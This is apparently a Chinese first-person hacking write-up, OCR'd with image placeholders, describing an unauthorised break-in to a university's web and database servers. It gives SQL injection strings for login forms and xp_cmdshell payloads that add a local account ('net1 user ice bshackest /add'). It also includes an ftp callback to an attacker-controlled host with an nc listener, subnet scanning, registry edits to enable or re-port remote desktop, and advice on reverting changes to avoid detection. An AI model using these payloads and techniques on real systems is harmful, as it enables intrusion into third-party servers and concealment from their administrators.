


图1

在用户名处输入“' and user>0--”，密码随便填，提交，返回无此用户。通过这点可以判断，这个登录框可能不存在注入漏洞。随后我又找了好几个POST提交的地方，都没什么问题。皇天不负有心人，终于找到了一个能够注入的地方http://a.xxx.edu.cn/***check/login.asp，如图2。




图2

在用户名处填“' and user>0—”，提交，返回的结果很

让人激动，如图3。




图3

在用户名处填“' and system_user>0—”，返回了“在将nvarchar 值 'sa' 转换成数据类型 int 时失败。”的提示，我没有急着去添加用户，而是先看看远程桌面能否连接上，如果能连接上，问题就好办了。结果却是3389端口无法连接。这就有四种可能了：1、服务器没有开终端服务；2、终端服务开了，管理员却把端口改了；3、终端服务开了，但是有本机IP安全策略限制，或者本机有防火墙；4、终端服务开了，但是服务器所在子网网关处有端口连接限制。对于情况3和4，使用反弹连接是一个办法，当然还有别的办法，因为这不是本文重点，所以就不写了。对于情况1，把HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server下的fDenyTSConnections值从1改到0即可。对于情况2则有两种选择：A、扫描对方从1-65535的端口，看看有没有可能是终端服务端口的，比如33389、13389这样的端口。B、通过修改注册表，把端口改成3389，使用这个方法有一点要注意，先把原来的注册表项HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server\Wds\rdpwd\Tds\tcp下的PortNumber，HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp下的PortNumber使用REG EXPORT命令导出，登录3389，在短时间的操作之后（即使没有达到目的）注销自己，迅速把端口改回来，不然很容易打草惊蛇（或者是选择夜深人静的时候登录）。

我先扫描了一下a.xxx.edu.cn的端口，对外开放的只有80，我判断很可能是情况3或者情况4，所以没有贸然去修改终端服务的端口。




图4

接下来我的目标是拿到xxx.edu.cn下的任意一个二级域名的站点，通过这个站点做跳板，很有可能就可以连接a.xxx.edu.cn的远程桌面，这个方法对于3和4两种情况都是有效的。终于，我又找到了一个存在注入的登录框http://b.xxx.edu.cn/****/，如图4。

提交“' and user>0—”，返回结果如下：

```
Microsoft OLE DB Provider for SQL Server (0x80040E14)
/****/dbo/mssqlDBA.asp，第 172 行
错误原因：第 1 行：'0' 附近有语法错误。
根据我的经验，应该是括号没有闭合，提交)' and system_user>0—返回结果是：
错误原因：将 nvarchar 值 'sa' 转换为数据类型为 int 的列时发生语法错误。
```

很多时候，一个网站对于使用GET方式提交的变量过滤的无懈可击，但在POST方式提交的地方却是一个sa注入点。

b.xxx.edu.cn这台主机的远程桌面能够直接连接，但别急，故事还没有结束呢。在用户名处输入)';**exec master..xp_cmdshell 'net1 user ice bshackest /add' --, ';exec master..xp_cmdshell 'net1 localgroup ice /add' --** (net1.exe添加上用户的概率要高一些，因为管理员在限制了net.exe的权限后，往往忽视了net1.exe)，尝试登录b.xxx.edu.cn，失败了，提示用户名密码错误。这又有五种情况：1、mssql server没有以system权限启动，sa权限不够。2、xp_cmdshell扩展被删除了，更有甚者，对应的dll也被删除了。3、数据库与WEB分离，用户添加在了数据库服务器上。4、net.exe、net1.exe被删除或者系统对net.exe、net1.exe没有执行权限。5、bshackest的密码太过于简单，不满足密码策略要求。

本想通过先提交);**CREATE TABLE [boyofbit]([id] int NOT NULL IDENTITY (1,1), [ResultTxt] nvarchar(4000) NULL); insert into [boyofbit](ResultTxt) exec master.dbo.xp_cmdshell 'ipconfig'**—，再提交) **And (Select Top 1 CASE WHEN ResultTxt is Null then char(124) else ResultTxt+char(124) End from (Select Top 1 id,ResultTxt from [boyofbit] order by [id]) T order by [id] desc)>0**。通过报错得到数据库服务器的IP与网站IP是否相同来判断是否是上面所说的情况3，可是提交第二条语句后并没有返回报错信息，而只是说“用户名或密码错误”。我也尝试了)';**exec master..xp_cmdshell "ftp x.x.x.x"** --，当然x.x.x.x是能够控制的电脑，在x.x.x.x上监听**nc -vvlp 21**也没有反应。

对于情况5，我尝试了bshackestAAA###123这样的密码，结果也无法登录。情况1是最残酷的，不过感觉可能性不是很大。对于情况2，我尝试恢复xp_cmdshell再添加用户，结果也还是无法登录。直觉告诉我应该是情况3，一般数据库服务器与WEB服务器在同一子网，b.xxx.edu.cn的ip是x.x.x.175，我扫描了这个网段内开放1433端口的主机，如图5。




图5

我判断x.x.x.171这台主机就是数据库服务器，登录远程

桌面，用户名ice，密码bshackest，果然连接成功了，如图6。




图6

